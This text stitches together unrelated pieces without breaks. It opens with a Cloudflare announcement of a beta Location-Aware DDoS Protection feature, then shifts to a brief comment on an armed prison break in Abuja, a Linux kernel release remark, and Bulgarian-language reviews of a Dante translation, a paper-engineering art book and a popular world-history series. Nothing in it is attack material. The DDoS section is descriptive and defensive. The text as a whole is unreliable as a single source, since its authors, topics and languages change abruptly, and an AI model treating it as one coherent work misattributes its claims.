We’re thrilled to introduce Cloudflare’s Location-Aware DDoS Protection.

Distributed Denial of Service (DDoS) attacks are cyber attacks that aim to make your Internet property unavailable by flooding it with more traffic than it can handle. For this reason, attackers usually aim to generate as much attack traffic as they can — from as many locations as they can. With Location-Aware DDoS Protection, we take this distributed characteristic of the attack, that is thought of being advantageous for the attacker, and turn it on its back — making it into a disadvantage.
Location-Aware DDoS Protection is now available in beta for Cloudflare Enterprise customers that are subscribed to the Advanced DDoS service.
Distributed attacks lose their edge
Cloudflare’s Location-Aware DDoS Protection takes the attacker’s advantage and uses it against them. By learning where your traffic comes from, the system becomes location-aware and constantly asks “Does it make sense for your website?” when seeing new traffic.
For example, if you operate an e-commerce website that mostly serves the German consumer, then most of your traffic would most likely originate from within Germany, some from neighboring European countries, and a decreasing amount as we expand globally to other countries and geographies. If sudden spikes of traffic arrive from unexpected locations outside your main geographies, the system will flag and mitigate the unwanted traffic.
Location-Aware DDoS Protection also leverages Cloudflare’s Machine Learning models to identify traffic that is likely automated. This is used as an additional signal to provide more accurate protection.
Enabling Location-Aware Protection
Enterprise customers subscribed to the Advanced DDoS service can customize and enable the Location-Aware DDoS Protection system. By default, the system will only show what it thinks is suspicious traffic based on your last 7-day P95 rates, bucketed by client country and region (recalculated every 24 hours).

Customers can view what the system flagged in the Security Overview dashboard.

Location-Aware DDoS Protection is exposed to customers as a new HTTP DDoS Managed rule within the existing ruleset. To enable it, change the action to Managed Challenge or Block. Customers can adjust its sensitivity level to define how much tolerance you permit for traffic that deviates from your observed geographies. The lower the sensitivity, the higher the tolerance.
To learn how to view flagged traffic and how to configure the Location-Aware DDoS Protection, visit our developer docs site.
Making the impact of DDoS attacks a thing of the past
Our mission at Cloudflare is to help build a better Internet. The DDoS Protection team’s vision is derived from this mission: our goal is to make the impact of DDoS attacks a thing of the past. Location-aware protection is only the first step to making Cloudflare’s DDoS protection even more intelligent, sophisticated, and tailored to individual needs.
Not using Cloudflare yet? Start now with our Free and Pro plans to protect your websites, or contact us to learn more about the Enterprise Advanced DDoS Protection package.
There was a massive prison break in Abuja, Nigeria:
Armed with bombs, Rocket Propelled Grenade (RPGs) and General Purpose Machine Guns (GPMG), the attackers, who arrived at about 10:05 p.m. local time, gained access through the back of the prison, using dynamites to destroy the heavily fortified facility, freeing 600 out of the prison’s 994 inmates, according to the country’s defense minister, Bashir Magashi….
What’s interesting to me is how the defenders got the threat model wrong. That attack isn’t normally associated with a prison break; it sounds more like a military action in a civil war.
Perhaps somewhat unusually, I picked up a few fixes that were
pending in trees that haven’t actually hit upstream yet. It’s
already rc6, and I wanted to close out a few of the regression
reports and not have to wait for another (possibly last, knock
wood) rc to have them in the tree.
В емблематичната си колонка, започната още през 2008 г. във в-к „Култура“, Марин Бодаков ни представяше нови литературни заглавия и питаше с какво точно тези книги ни променят. Вярваме, че е важно тази рубрика да продължи. От човек до човек, с нова книга в ръка.
поетичен превод Кирил Кадийски, предговор и бележки Клео Протохристова, София: изд. „Колибри“, 2022
„Данте беше анданте. Ние сме престо.“ Поне така пише Гео Милев в своя „Ад“; естествено, не за да омаловажи един от стълбовете на световната литература, а за да пусне представата ни за днешния ужас на забързан каданс. През 2021 г. се честваха 700 години от смъртта на големия италиански поет – доволно голям срок, за да може едно литературно произведение да загуби съвременното си звучене. Освен ако това не се случи.
Няма да обяснявам какво в „Божествена комедия“ прави поемата толкова важна, нито каква е връзката ѝ със съвременността; това не е моя работа, ако и да е примамлива; не и тук. Пък и няма кого да убеждавам – българските издания на Данте изобилстват, като почнем от превода на Константин Величков от 1906-та, минем през Крум Пенев, Иван Иванов, Любен Любенов, Кирил Христов, Христина Стоянова, та до миналогодишното преиздание в каталога на изд. „Кръг“. Не липсва и специално старание поемата да бъде част от формативния опит на младите – и в стари издания, като „Ад. Поема, приспособена за младежта“ на Моско Москов, и в преразказа за юноши, дело на Николай Лилиев. Днес също най-масовите му читатели са 14-годишните – тези, за които Данте е част от задължителната литература за осми клас.
Нормата в българските версии на „Ад“ е преводът на Константин Величков, най-малкото ако съдим по многото му преиздания. Изданието на „Кръг“ също е по неговия превод. Действително тази версия има много достойнства. „Божествена комедия“ е изключително трудна за музикално пресъздаване – написана е в terza rima, тоест разделена е на тристишия (терцети), при които са римувани първият и третият стих. Вторият стих обаче се римува с първия и третия стих на следващото тристишие, чийто среден стих пък се повтаря в по-следващото (aba bcb cdc…) Тази строга римна схема дава устрема на цялата поема, поема читателя и го носи през сюжета, подпомагана от ритъма. Данте я е измислил специално за „Божествена комедия“.
Разбира се, това, което помага на читателя, спъва работата на преводача. Още повече че малко езици са толкова богати на рими като италианския. Затова в някои английски преводи (например на Киарди) изобщо се отказват да спазват схемата и римуват само първия и третия стих на всеки терцет. Други, като Пински, решават да дадат по-свободна дефиниция на понятието за рима.
Преводът на Константин Величков успява да съхрани музиката на оригинала – и римната схема, и ритъма. Той обаче го прави според литературната норма на своето време – за която може да съдим по издаваната тогава Вазова поезия. Ако ѝ се доверим, става позволено в поезията да се сменя ударението на разни думи, а завършващите на „ие“ при нужда да завършват на „ье“ – „смущенье“, „смиренье“ и т.н.
Тази норма днес се е изменила, макар все още да ни е позната. Мога да си представя чудесния превод на Величков, четен на глас. Проблемът е, че чувам интонациите на Константин Кисимов, рецитиращ „Опълченците на Шипка“.
Не че италианците не четат Данте в оригиналния му, неосъвременен вариант, и не само го четат, ами и го цитират. Само че това е историята на техния език; както „О, неразумний и юроде“ би звучало смешно в превод на архаичен френски, да речем. Преводът не може да си позволи такава маркировка. Той трябва да бъде близо до обикновената реч, на моменти дори брутален и все пак изпълнен с gravitas и осезаемо красноречие.
Мисля, че като цяло преводът на Кирил Кадийски изпълнява майсторски тази задача. Преди всичко той е безкомпромисен по отношение на формата – спокойно може да го четете на глас, ако искате да увлечете слушател (от въпросните 14-годишни например) и да изпитате удоволствие от езика. Римната схема е точна, без усещане за принуда, ритъмът е спазен; това се отнася и за регистъра, което също е огромен принос на Кадийски – съвременен, но безусловно литературен език. Тук-там проблясват отклонения, но те са по-скоро лексикални – няколко архаизми като „юдол“ и „раздол“, които преводачът оправдава като сложени нарочно, за да маркират старинността на текста, и изненадващото „монстър“ за чудовище („преминахме край монстъра зловещ“), което пък звучи извадено от лексиката на средношколците. Другаде се усещат леки повторения („и зъл, пазачът зъл…“), но само добре запознатите с оригинала биха могли да кажат доколко те са привнесени.
Общото впечатление обаче е за осезаемо удоволствие от възможностите на съвременния български език. И те не спират само до римата и ритъма. Вижте например фонетичната игра тук:
Но зърнах лъв и пак ме лъх студен
скова! Ах, тази паст свирепа, гладна,
разчекната зловещо срещу мен…
Особено приятно се усеща това в прочутите Дантеви сравнения, когато насред Ада личи любовта към живота:
Тъй вихри вият и ломят клонака
на мрачните столетни лесове,
и всичко тича, крие се, не чака –
пастири и стада, и зверове,
и прах кълби се и след тях се мята,
и все по-силно вятърът реве…
Или пък когато описва как напрягал очи като шивач, който се опитвал да вдене иглата в привечерния мрак.
Удоволствието на читателя е обгрижено и от решението различните препратки да не са обяснени под линия, а изведени в нещо като резюмета пред всяка глава, майсторски написани от Клео Протохристова. Неин, прочее, е и отличният предговор, който дава достатъчен контекст на всеки, който би имал нужда от него.
Доколкото ми е известно, тази версия на „Ад“ е правена въз основа на множество български издания плюс богато анотирано италианско издание. Може би това мотивира и формулировката „претворил“ вместо „превел“ на корицата. Така или иначе, книгата демонстрира безспорния талант на преводача, който прави още по-видим гения на автора, и за мен е удоволствие да я имам. Преди всичко за себе си, но и за да покажа след някоя и друга година на бъдещата осмокласничка, че не е задължително задължителната литература да тежи.
подзаглавие „Изобразителни възможности на пластичния хартиен обект в илюстрацията и дизайна на книги“, самиздат, 2022
Познавам работата на Капка Кънева от поне петнайсет години и винаги ме е удивлявало в нея усещането за движение, за процес.
По принцип движението е неразделна част от поп-ъп книгите – онези издания, при които при разтваряне на страниците измежду тях „изскача“ триизмерна илюстрация, или може би трябва да кажа „хартиена скулптура“. Това изкуство е познато и в популярния си вариант, да стане книгата още по-пищна и привлекателна (особено в луксозните издания за деца, като тези на Робърт Сабуда), в дантелените плетеници на Ян Пиенковски и в изчистения, търсещ подход на Кацуми Комагата. Тези художници са се превърнали в живи легенди и срещата с тяхната работа ме вълнува дълбоко.
Познавам ги, разбира се, благодарение на Капка Кънева и нейните изследвания в областта на „хартиеното инженерство“.
В България обаче поп-ъп книги се правят изключително рядко и изключително трудно. Те изискват огромна инвестиция от страна на издателството (щанци, ръчно сглобяване и слепване, и т.н.), които може да се оправдаят единствено с гигантски тиражи. А мащабът ни е просто малък. Затова у нас такива книги са по правило преводни, и то „съиздания“ – печатани накуп на няколко езика, включително и български, но с обща инвестиция за няколко страни. Как тогава може един художник със страст по това изкуство да намери изява тук?
Капка Кънева е намерила свой визуален език, който съчетава хартиеното инженерство и фотографията. Тя изработва своите модели, а след това ги заснема и обработва фотографиите, за да ги използва като корици, илюстрации и др. В това на практика е близка до различни форми на съвременното изкуство, в които нещо се случва на живо – като в пърформанса, хепънинга, лендарта, да ми прости читателят чуждиците. Фотографираните скулптури на Кънева оставят това усещане за движение. Първо, в тях е видим процесът на създаване – не са излишно „неръкотворни“, а показват ясно линията на изрязване, линията на прегъване, играта и удоволствието в тяхната направа. Те са по правило обобщени и почти никога прекалено „наместени“ в някакъв класически баланс. Композирани са така, че да внушат продължаващо движение, а не статика. Да не говорим, че самите изображения често са на неща, които се движат – ръцете на Дон Кихот, размахани като вятърна мелница, литнала завеска, механична балеринка, многорък архитект, вятър в клонак и т.н.
Освен това Капка включва и втори главен играч – светлината. Тя пък е нещо още по-нетрайно от хартията; обичайно светлосенките се сменят с всяко мръдване на ръката, с всяко преминаващо пред слънцето облаче. Класическите поп-ъп книги не могат да контролират този процес – на каквото осветление ги види читателят, това ще е. Но снимките могат. Като избира светлината за втори основен елемент в работата си, Капка Кънева подсилва усещането за мимолетност, за „стопкадър“ от нещо, което не може да спре. Последната ѝ изложба е посветена именно на сенките в хартиените скулптури (на тях е посветена и последната част на книгата), но всъщност сенките и светлините са част от всяко изображение, част от самия метод. Те не само подчертават хартиената скулптура, но и влизат в диалог с нея – като в кориците на „Горещо мляко“ на Дебора Леви или „Есенен Великден“ на Петър Чухов.
Повечето от тези произведения може да се видят по кориците и илюстрациите на книгите, за които са правени. Други са хартиени скулптури, създадени сами за себе си – може да сте ги видели, ако случайно е имало изложба във вашия град. Имам особена слабост към тези от серията „Анатомия на любовта“. Но изложбите по принцип пътуват по-трудно от книгите, а и са краткотрайни – така че е много важно и тези неща да бъдат запечатани и споделени. И изобщо – радвам се, че я има тази книга, та освен удоволствие да дава и кураж на онези, които се колебаят дали да се примирят. Да се примирят, че някои неща просто не са възможни у нас. Питайте Капка.
превод от нидерландски Анета Данчева-Манолова, София: изд. „Таймлайнс“, 2021
„Историческите“ спорове с Македония имат своите политически тълкувания; не се наемам да ги коментирам, защото не ги познавам достатъчно. Те обаче са интересна илюстрация на нещо, което познавам – и ми се струва важно за обсъждане не само в семейството, а и в клас.
А именно: във всеки момент се случват страшно много неща.
Една малка част от тях влизат в новините. В различните медии ще влязат различни новини. После малка част от новините в медиите ще влязат в историческия разказ – какво се е случило през десетилетията, вековете и т.н. А може да има и различни исторически разкази – например семейният разказ за последните десетилетия ще е един, ако прадядото е бил тютюнотърговец, друг – ако е бил партизанин, трети – ако е бил концлагерист, и пр. Има и официален исторически разказ – този, дето го възприема държавата. Той е в учебниците. Но различните държави имат различни разкази, също като различните семейства.
А какво става, когато се опитаме да свържем отделните разкази за историята в един съвсем общ, световен разказ? Трудна задача. Особено ако се стараеш някак да сдобриш и свържеш различните гледни точки. Аз например съм свикнала с европоцентричната история – нали знаете, нещата са горе-долу балансирани до Древна Гърция и Рим, оттам нататък разказваме историята на Европа, докато не дойде време да завладява и „цивилизова“ останалия свят. Историята на технологиите също се разказва горе-долу така.
Поредицата „Хроники“ на Петер Хус обаче има по-мащабна цел. В нея са вплетени нишките на различните цивилизации, които се преплитат, свързват, натягат, но като цяло образуват общ поток. Например книгата, посветена на науката и технологиите, разказва за Месопотамия, но и за цивилизацията Норте Чико, за Индската цивилизация, за китайските династии, за Византия, за халифата на Абасидите, за Ранното и Развито Средновековие… докато стигнем и до по-познати води.
